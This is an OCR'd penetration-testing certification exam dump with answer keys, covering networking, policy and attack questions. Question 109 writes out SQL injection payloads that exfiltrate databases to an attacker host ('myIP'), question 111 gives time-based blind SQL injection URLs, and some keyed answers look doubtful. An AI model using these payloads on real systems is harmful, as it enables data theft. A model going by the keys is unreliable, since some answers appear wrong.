
QUESTION 88
Which of the following is NOT generally included in a quote for penetration testing services?

A. Type of testing carried out
B. Type of testers involved
C. Budget required
D. Expected timescale required to finish the project

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Traceroute is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network. It sends a sequence of three Internet Control Message Protocol (ICMP) echo request packets addressed to a destination host.
The time-to-live (TTL) value, also known as hop limit, is used in determining the intermediate routers being traversed towards the destination.



During routing, each router reduces packets' TTL value by

A. 3
B. 1
C. 4
D. 2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.packetu.com/2009/10/09/traceroute-through-the-asa/

QUESTION 90
Which of the following attributes has a LM and NTLMv1 value as 64bit + 64bit + 64bit and NTLMv2 value as 128 bits?

A. Hash Key Length
B. C/R Value Length
C. C/R Key Length
D. Hash Value Length

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=QWQRSTnkFsQC&pg=SA4-PA5&lpg=SA4-PA5&dq=attributes+has+a+LM+and+NTLMv1+value+as+64bit+%2B+64bit+%2B+64bit+and+NTLMv2+value+as+128+bits&source=bl&ots=wJPR32BaF6&sig=YEt9LNfQAbm2M-c6obVggKCkQ2s&hl=en&sa=X&ei=scMfVMfdC8u7ygP4xYGQDg&ved=0CCkQ6AEwAg#v=onepage&q=attributes%20has%20a%20LM%20and%20NTLMv1%20value%20as%2064bit%20%2B%2064bit%20%2B%2064bit%20and%20NTLMv2%20value%20as%20128%20bits&f=false (see Table 4-1)


QUESTION 91
Which of the following password hashing algorithms is used in the NTLMv2 authentication mechanism?

A. AES
B. DES (ECB mode)
C. MD5
D. RC5

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 93
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan

D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 94
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 95
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 97
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 98
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 99
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)


QUESTION 100
John, a penetration tester from a pen test firm, was asked to collect information about the host file in a Windows system directory. Which of the following is the location of the host file in Window system directory?

A. C:\Windows\System32\Boot
B. C:\WINNT\system32\drivers\etc
C. C:\WINDOWS\system32\cmd.exe
D. C:\Windows\System32\restore

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Hosts_(file) (location in the file system, see the table)

QUESTION 101
Packet filtering firewalls are usually a part of a router. In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can:
i) Drop the packet
ii) Forward it or send a message to the originator



At which level of the OSI model do the packet filtering firewalls work?

A. Application layer
B. Physical layer
C. Transport layer
D. Network layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=At+which+level+of+the+OSI+model+do+the+packet+filtering+firewalls+work&source=bl&ots=zRrbcmY3pj&sig=I3vuS3VA7r-3VF8lC6xq_c_r31M&hl=en&sa=X&ei=wMcfVMetI8HPaNSRgPgD&ved=0CC8Q6AEwAg#v=onepage&q=At%20which%20level%20of%20the%20OSI%20model%20do%20the%20packet%20filtering%20firewalls%20work&f=false (packet filters)

QUESTION 102
By default, the TFTP server listens on UDP port 69. Which of the following utility reports the port status of target TCP and UDP ports on a local or a remote computer and is used to troubleshoot TCP/IP connectivity issues?

A. PortQry
B. Netstat
C. Telnet
D. Tracert

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://support.microsoft.com/kb/832919

QUESTION 103
Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.
A vulnerability assessment is used to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

Which of the following vulnerability assessment technique is used to test the web server infrastructure for any misconfiguration and outdated content?

A. Passive Assessment
B. Host-based Assessment
C. External Assessment
D. Application Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Which of the following methods is used to perform server discovery?

A. Banner Grabbing

B. Whois Lookup
C. SQL Injection
D. Session Hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011/09/server-discovery.html

QUESTION 105
In the example of a /etc/passwd file below, what does the bold letter string indicate?
nomad:HrLNrZ3VS3TF2:501:100: Simple Nomad:/home/nomad:/bin/bash

A. Maximum number of days the password is valid
B. Group number
C. GECOS information
D. User number

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 106
Which of the following policy forbids everything with strict restrictions on all usage of the company systems and network?

A. Information-Protection Policy
B. Paranoid Policy
C. Promiscuous Policy
D. Prudent Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 108
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)
C. Examine Hidden Fields

D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 109
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 110
You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 112
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)


QUESTION 113
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 119
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference: